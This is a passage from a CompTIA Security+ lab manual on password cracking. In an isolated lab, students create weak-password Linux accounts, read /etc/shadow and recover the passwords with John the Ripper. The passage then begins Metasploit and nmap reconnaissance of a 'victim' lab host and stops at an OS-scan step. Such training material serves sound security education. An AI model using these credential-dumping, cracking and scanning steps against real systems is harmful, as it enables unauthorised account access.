



CompTIA Security+® Lab Series

Lab 13: Mitigation and Deterrent Techniques - Password Cracking

CompTIA Security+® Domain 3 - Threats and Vulnerabilities

Objective 3.6: Analyze and differentiate among types of mitigation and deterrent techniques

Document Version: 2013-08-02

Organization: Moraine Valley Community College

Author: Jesse Varsalone

Copyright © Center for Systems Security and Information Assurance (CSSIA), National Information Security, Geospatial Technologies Consortium (NISGTC)

The original works of this document were funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746; Center for Systems Security and Information Assurance (CSSIA) at Moraine Valley Community College (MVCC).



This work has been adapted by The Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48. The National Information Security, Geospatial Technologies Consortium (NISGTC) is authorized to create derivatives of identified elements modified from the original works. These elements are licensed under the Creative Commons Attributions 3.0 Unported License. To view a copy of this license, visit <http://creativecommons.org/licenses/by/3.0/> or send a letter to Creative Commons, 444 Castro Street, Suite 900, Mountain View, California, 94041, USA.

The Network Development Group (NDG) is given a perpetual worldwide waiver to distribute per US Law this lab and future derivatives of these works.

Contents

Introduction	3
Objective: Analyze and differentiate among types of mitigation and deterrent techniques.....	3
Pod Topology	4
Lab Settings	5
1 Cracking Linux Passwords	7
1.1 Cracking Passwords on a Linux System using John the Ripper	7
1.2 Conclusion	14
1.3 Discussion Questions.....	14
2 Cracking Windows Passwords	15
2.1 Cracking Windows Passwords Using John the Ripper	15
2.2 Conclusion	26
2.3 Discussion Questions.....	26
3 Cracking Windows Passwords with Cain	27
3.1 Using Cain	27
3.2 Conclusion	32
3.3 Discussion Questions.....	32
References	33

Introduction

This lab is part of a series of lab exercises designed through a grant initiative by the Center for Systems Security and Information Assurance (CSSIA) and the Network Development Group (NDG), funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746. This work has been adapted by The Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48. This series of lab exercises is intended to support courseware for CompTIA Security+® certification.

By the end of this lab, students will be able to crack the passwords of user accounts on Linux and Windows systems. Students will use brute force techniques and dictionary attacks to crack the passwords of users on the Linux and Windows operating system.

This lab includes the following tasks:

- 1- Cracking Linux Passwords with John the Ripper
- 2 - Cracking Windows Passwords with John the Ripper
- 3- Cracking Windows Password with Cain

Objective: Analyze and differentiate among types of mitigation and deterrent techniques

You may have read articles online describing situations where someone's passwords were stolen and then used to gain access to an account in order to steal money. The use of strong passwords is critical to protecting your accounts, as well as data and resources within an organization.

John the Ripper – John the Ripper is an extremely fast password cracker that can crack passwords through a dictionary attack or through the use of brute force.

shadow file – The shadow file stores information about user's accounts on a Linux system. The shadow file also stores the encrypted password hashes, and has more restrictive permissions than the passwd file. On most Linux systems, only the root account has the ability to read the contents of the shadow file.

Cain – Cain is a password cracking suite that will allow an attacker to crack passwords through a dictionary attack, the use of brute force, or a rainbow table.

passwd file – User accounts on a Linux system are listed in the passwd file, which is stored in the /etc directory. The passwd file has less restrictive permissions than the shadow file because it does not store the encrypted password hashes. On most Linux systems, any account has the ability to read the contents of the passwd file.

SAM files – The SAM, or Security Accounts Manager, file is a registry file in the Windows\system32\config directory that contains password hashes for user accounts.

Pod Topology




Figure 1: Topology

Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

Log in to the following virtual machines before starting the tasks in this lab:

BackTrack 5 Internal Attack Machine	192.168.100.3
BackTrack 5 root password	password
Windows 7 Internal Attack Machine	192.168.100.5
Windows 7 student password	password

BackTrack 5 Internal Attack Login:

1. Click on the **BackTrack 5 Internal Attack** icon on the topology.
2. Type **root** at the **bt login:** username prompt.
3. Type **password** at the Password: prompt.

For security purposes, the password will not be displayed.

A terminal window showing the BackTrack 5 login process. The text displayed is: "BackTrack 5 R1 - Code Name", "bt login: root", and "Password: _".

```
BackTrack 5 R1 - Code Name
bt login: root
Password: _
```

Figure 2: BackTrack 5 login

4. To start the GUI, type **startx** at the **root@bt:~#** prompt.

A terminal window showing instructions for starting the GUI. The text displayed is: "[*] To start a graphical interface, type 'startx'.", "[*] The default root password is 'toor'.", and "root@bt:~# startx _".

```
[*] To start a graphical interface, type "startx".
[*] The default root password is "toor".
root@bt:~# startx _
```

Figure 3: BackTrack 5 GUI start up

Windows 7 Internal Attack Login:

1. Click on the **Windows 7 Internal Attack** icon on the topology.
2. Enter the username, **student** (verify the username with your instructor).
3. Type in the password, **password** and hit enter to log in (verify the password with your instructor).



Figure 4: Windows 7 login

1 Cracking Linux Passwords

John the Ripper is an extremely powerful password cracker. It comes loaded by default on all versions of BackTrack, but is also available to download at www.openwall.com/john/.

Keep in mind that Linux commands are case sensitive. The commands below must be entered exactly as shown.

1.1 Cracking Passwords on a Linux System using John the Ripper

1. Open a terminal on the **BackTrack 5 Internal Attack Machine** by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.




Figure 5: The Terminal Windows within BackTrack

2. Type the following command to view the user accounts on the system:
`root@bt:~#cat /etc/passwd`

```
root@bt:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
```

Figure 6: User Accounts on the Linux System

First, we will be creating two groups, **sesamestreet** and **simpsons**. We will be creating a total of six users, with three users in each group. After creating each user and putting their account in their corresponding group, we will assign each user account a password.

The charts below show a summary of the users, groups and passwords for our accounts.

Group: sesamestreet		Group: simpsons	
User	Password	User	Password
elmo	123123	bart	2welcome
cookie	123456789	lisa	academic
oscar	1sanjose	homer	acapulco

3. Type the following command to add the group **simpsons**:
root@bt:~#groupadd simpsons

```
root@bt:~# groupadd simpsons
```

Figure 7: Adding the Group simpsons

4. Type the following command to add the group **sesamestreet**:
root@bt:~#groupadd sesamestreet

```
root@bt:~# groupadd sesamestreet
```

Figure 8: Adding the Group sesamestreet

5. Type the following command to add the view the group file:
root@bt:~#cat /etc/group

```
root@bt:~# cat /etc/group
```

Figure 9: Viewing the Group File

If you scroll to the bottom of group file, you will see the groups that were created along with their corresponding unique group number.

```
ssl-cert:x:119:
winbindd_priv:x:120:
postgres:x:1000:
sesamestreet:x:1001:
simpsons:x:1002:
```

Figure 10: The Group file

You can add users to the system in Linux by typing the **useradd** command. The **useradd** command will automatically create a directory with that user's name within the **/home** directory. When the user logs in, they will be placed into their directory within **/home**.

6. To add a user named **elmo** and put him in the **sesamestreet** group, type:
root@bt:~#**useradd elmo -g sesamestreet**


A terminal window with a black background and red text. The prompt is 'root@bt:~#' and the command 'useradd elmo -g sesamestreet' is being entered.

Figure 11: Adding the user elmo

7. To add a user named **cookie** and put him in the **sesamestreet** group, type:
root@bt:~#**useradd cookie -g sesamestreet**


A terminal window with a black background and red text. The prompt is 'root@bt:~#' and the command 'useradd cookie -g sesamestreet' is being entered.

Figure 12: Adding the user cookie

8. To add a user named **oscar** and put him in the **sesamestreet** group, type:
root@bt:~#**useradd oscar -g sesamestreet**


A terminal window with a black background and red text. The prompt is 'root@bt:~#' and the command 'useradd oscar -g sesamestreet' is being entered.

Figure 13: Adding the user oscar

9. To add a user named **bart** and put him in the **simpsons** group, type:
root@bt:~#**useradd bart -g simpsons**


A terminal window with a black background and red text. The prompt is 'root@bt:~#' and the command 'useradd bart -g simpsons' is being entered.

Figure 14: Adding the user bart

10. To add a user named **lisa** and put her in the **simpsons** group, type:
root@bt:~#**useradd lisa -g simpsons**


A terminal window with a black background and red text. The prompt is 'root@bt:~#' and the command 'useradd lisa -g simpsons' is being entered.

Figure 15: Adding the user lisa

11. To add a user named **homer** and put him in the **simpsons** group, type:
root@bt:~#**useradd homer -g simpsons**



A terminal window with a black background and red text. The prompt is 'root@bt:~#' and the command 'useradd homer -g simpsons' is being entered.

Figure 16: Adding the user homer

12. Type the following command to view the user accounts on the system:

```
root@bt:~#cat /etc/passwd | grep home
```



```
root@bt:~# cat /etc/passwd | grep home
syslog:x:101:103:./home/syslog:/bin/false
usbmux:x:109:46:./home/usbmux:/bin/false
festival:x:112:29:./home/festival:/bin/false
postgres:x:1000:1000:./home/postgres:/bin/sh
elmo:x:1001:1001:./home/elmo:/bin/sh
cookie:x:1002:1001:./home/cookie:/bin/sh
oscar:x:1003:1001:./home/oscar:/bin/sh
bart:x:1004:1002:./home/bart:/bin/sh
lisa:x:1005:1002:./home/lisa:/bin/sh
homer:x:1006:1002:./home/homer:/bin/sh
```

Figure 17: Viewing the users in the `/etc/passwd` file

You can view the `/etc/passwd` file by using the `cat` command. However, the file is quite long. We can use the `grep` command, which stands for Global Regular Expressions, to filter our results. All of the users we created have a home directory, so we can narrow down the output we are viewing by **GREPING** for the word `home` in the `/etc/passwd` file.

When groups are added first, followed by users being added and put into the groups as they are created, you will have a structure where permissions can be set effectively.

Next, we will give each user a password. We will use simple passwords for this exercise, but that should never be done on a production system. In a non-lab environment, avoid dictionary words because attackers can use programs like John the Ripper to crack short passwords or passwords that are found in a dictionary. On production accounts and systems, stick to passwords with a minimum of eight characters, uppercase and lowercase letters, and special characters. Note: For security reasons, the password will not be displayed when you type it.

13. Type the following to give **elmo** a password. Type **123123** twice for the password:

```
root@bt:~#passwd elmo
```




```
root@bt:~# passwd elmo
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Figure 18: Giving the user a Password

You should receive the message, *password updated successfully*.

14. Type the following to give **cookie** a password. Type **123456789** twice as the password:

root@bt:~#passwd cookie


A terminal window showing the command 'passwd cookie' being executed. The prompt is 'root@bt:~#'. The output shows 'Enter new UNIX password:', 'Retype new UNIX password:', and 'passwd: password updated successfully'.

```
root@bt:~# passwd cookie
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Figure 19: Giving the user a Password

15. Type the following to give **oscar** a password. Type **1sanjose** twice as the password:

root@bt:~#passwd oscar

A terminal window showing the command 'passwd oscar' being executed. The prompt is 'root@bt:~#'. The output shows 'Enter new UNIX password:', 'Retype new UNIX password:', and 'passwd: password updated successfully'.

```
root@bt:~# passwd oscar
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Figure 20: Giving the user a Password

16. Type the following to give **bart** a password. Type **2welcome** twice as the password:

root@bt:~#passwd bart


A terminal window showing the command 'passwd bart' being executed. The prompt is 'root@bt:~#'. The output shows 'Enter new UNIX password:', 'Retype new UNIX password:', and 'passwd: password updated successfully'.

```
root@bt:~# passwd bart
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Figure 21: Giving the user a Password

17. Type the following to give **lisa** a password. Type **academic** twice as the password:

root@bt:~#passwd lisa

A terminal window showing the command 'passwd lisa' being executed. The prompt is 'root@bt:~#'. The output shows 'Enter new UNIX password:', 'Retype new UNIX password:', and 'passwd: password updated successfully'.

```
root@bt:~# passwd lisa
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Figure 22: Giving the user a Password

18. Type the following to give **homer** a password. Type **acapulco** twice as the password:
 root@bt:~#**passwd homer**

```
root@bt:~# passwd homer
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Figure 23: Giving the user a Password

Another way to filter our results is to use the Linux commands **head** and **tail**. **Head** will show you the first ten lines of a file and **Tail** will show you the last ten lines of a file. You can specify the number of lines you want to see by adding **-n** before the number.

19. Type the following command to view the created users in the *passwd* file:
 root@bt:~#**tail -n 6 /etc/passwd**

```
root@bt:~# tail -n 6 /etc/passwd
elmo:x:1001:1001:~/home/elmo:/bin/sh
cookie:x:1002:1001:~/home/cookie:/bin/sh
oscar:x:1003:1001:~/home/oscar:/bin/sh
bart:x:1004:1002:~/home/bart:/bin/sh
lisa:x:1005:1002:~/home/lisa:/bin/sh
homer:x:1006:1002:~/home/homer:/bin/sh
```

Figure 24: Displaying the passwd file

20. Type the following command to view the created users in the shadow file:
 root@bt:~# **tail -n 6 /etc/shadow**


The shadow file stores information about user's accounts on a Linux system.

```
root@bt:~# tail -n 6 /etc/shadow
elmo:$6$iH15RX1sA02LQFZmVlQg957tV9fH6sLvoFq1xyAD9/M4JZ5K4Apkw.K66t4o47FoZIHlpK0zSGsVeWuYwh6l9AtTjgEw1:15430:0:99999:7:::
cookie:$6$bBsQLK3i$36USDsubQefx5KvPZDLQ1pUUhD6mkV2uLhpRUUCnJPNvPrrSj7ZH6XvMlouzJUycSfLUv4uDzMRW4q9KkGS1:15430:0:99999:7:::
oscar:$6$dpmqmCl0$GA.mic7P/7NTnIY4vPsowaFRami8uTNz9NBTZ3pjP9vgQ4.N1kLCQDMpattIDCjBvYXUXMxt0xCkWOJDF.6o0:15430:0:99999:7:::
bart:$6$HsgXfD9X$ihhk1uvR0KaKjYcKS60YRNihqnaXuwDhixjLBCplQsg6t1Rvniqws43GxXpw.7eHQsgrZVf.1exrFk3UWEx40:15430:0:99999:7:::
lisa:$6$ZSb29rmz$NkAgXeOUTit4XRm26c09MzDGqwyIpJK6XeKga5bIp9FJlK1/oIS5g4kRy6ws.TxDheg.t0il7NQ6MKXGFQNVU1:15430:0:99999:7:::
homer:$6$Q5d1nUwt$IqjLubVPFgpU5Zcucaniz8xZoxrA7k7C0vBJ7HYBz/2kG79lv9CJLSkdu79u6MCbD5sed2qKsyYl2q.hMzJ9n1:15430:0:99999:7:::
```

Figure 25: Displaying the shadow file

21. Switch to the **john** directory on **BackTrack 5 Internal Attack Machine** by typing the following command:

```
root@bt:~# cd /pentest/passwords/john
```




```
root@bt:~# cd /pentest/passwords/john/
root@bt:/pentest/passwords/john#
```

Figure 26: Switching to the john directory

22. Type the following command to see the available switches for the john command:

```
root@bt:/pentest/passwords/john# ./john
```




```
root@bt:/pentest/passwords/john# ./john
John the Ripper password cracker, version 1.7.6-jumbo-12
Copyright (c) 1996-2011 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--config=FILE           use FILE instead of john.conf or john.ini
--single[=SECTION]      "single crack" mode
```

Figure 27: The john command

23. Type the following command to view the password hashes in the shadow file:

```
root@bt:/pentest/passwords/john# ./john /etc/shadow --wordlist=/root/Wordlist.txt
```



```
root@bt:/pentest/passwords/john# ./john /etc/shadow --wordlist=/root/Wordlist.txt
Loaded 7 password hashes with 7 different salts (generic crypt(3) [?/32])
2welcome      (bart)
123123        (elmo)
lsanjose      (oscar)
123456789     (cookie)
academic      (lisa)
acapulco      (homer)
```

Figure 28: Cracking the Passwords

Entering the command allowed John the Ripper to crack the passwords. Notice the passwords revealed in the figure above.

24. After all six passwords are revealed; hit **CTRL-C** to stop John the Ripper and close the terminal.

1.2 Conclusion

John the Ripper is a powerful password cracking tool that can crack user's passwords via a dictionary attack or through brute force methods. In order to prevent user's passwords from being cracked, enforce the use of passwords with a minimum of eight characters, uppercase and lowercase letters, and special characters.

1.3 Discussion Questions

1. What is the command to add a group to the system in Linux?
2. What is the command to give a user a password in Linux?
3. What is the command to add a user to the system in Linux?
4. Where is the user's encrypted password hash stored on a Linux system?

2 Cracking Windows Passwords

John the Ripper is an extremely powerful password cracker that may also be used to crack passwords on Windows systems. It comes loaded by default on all versions of BackTrack, but is also available to be downloaded at www.openwall.com/john/.

2.1 Cracking Windows Passwords Using John the Ripper

1. Open a terminal within BackTrack 5 system by clicking on the terminal icon in the top left corner and type **msfconsole** to launch Metasploit. The banner you see may be different from the one in the picture below. Type **banner** to change the banner.

```
root@bt:~#msfconsole
```



```
Metasploit

=[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- ==[ 716 exploits - 361 auxiliary - 68 post
+ -- ==[ 226 payloads - 27 encoders - 8 nops
=[ svn r13462 updated 210 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 210 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf >
```

Figure 29: The msfconsole of Metasploit

- At the msf prompt, you can type the `?` to see a list of available commands
`msf > ?`

```

root@bt: ~
File Edit View Terminal Help
msf > ?

Core Commands
=====

Command      Description
-----
?            Help menu
back         Move back from the current context
banner       Display an awesome metasploit banner
cd           Change the current working directory
color        Toggle color
connect      Communicate with a host
exit         Exit the console
help         Help menu
info         Displays information about one or more module
  
```

Figure 30: Commands Available within Msfconsole

Not all of the available commands are displayed when you type `?`. For example, the `ifconfig` and `nmap` programs loaded on the BackTrack operating system can be used.

- To view the IP address of the BackTrack machine (attacker), type the following:
`msf > ifconfig`

```

msf > ifconfig
[*] exec: ifconfig

eth2      Link encap:Ethernet  HWaddr 00:50:56:98:00:9c
          inet addr:192.168.100.3  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe98:9c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2754 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1617 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:266661 (266.6 KB)  TX bytes:75810 (75.8 KB)
          Interrupt:19 Base address:0x2000
  
```

Figure 31: The ifconfig command run within msfconsole

The `ifconfig` command comes in handy if you forget the IP address of the attacking machine or if you are using DHCP and are unsure what IP address is in use.

4. Another handy command that can be used within msfconsole is nmap.
To see all of the switches that can be used with the nmap command, type:
msf > nmap

```
msf > nmap
[*] exec: nmap

Nmap 5.51SVN ( http://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
```

Figure 32: Switches Available for Nmap

5. To view what other machines are alive on the subnet, type:
msf > nmap -sP 192.168.100.*

```
msf > nmap -sP 192.168.100.*
[*] exec: nmap -sP 192.168.100.*

Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-02-27 02:16 EST
Nmap scan report for 192.168.100.3
Host is up.
Nmap scan report for 192.168.100.201
Host is up (0.00048s latency).
MAC Address: 00:50:56:98:00:96 (VMware)
Nmap done: 256 IP addresses (2 hosts up) scanned in 36.30 seconds
```

Figure 33: Searching for Exploitable hosts within the Metasploit Framework

Our machine has the IP address of **192.168.100.3**. The victim is **192.168.100.201**.




Figure 34: The Nmap Scan identifies the Attacker and the Victim

6. Type the following to perform an Operating System Scan of the remote host
msf > **nmap -O 192.168.100.201**

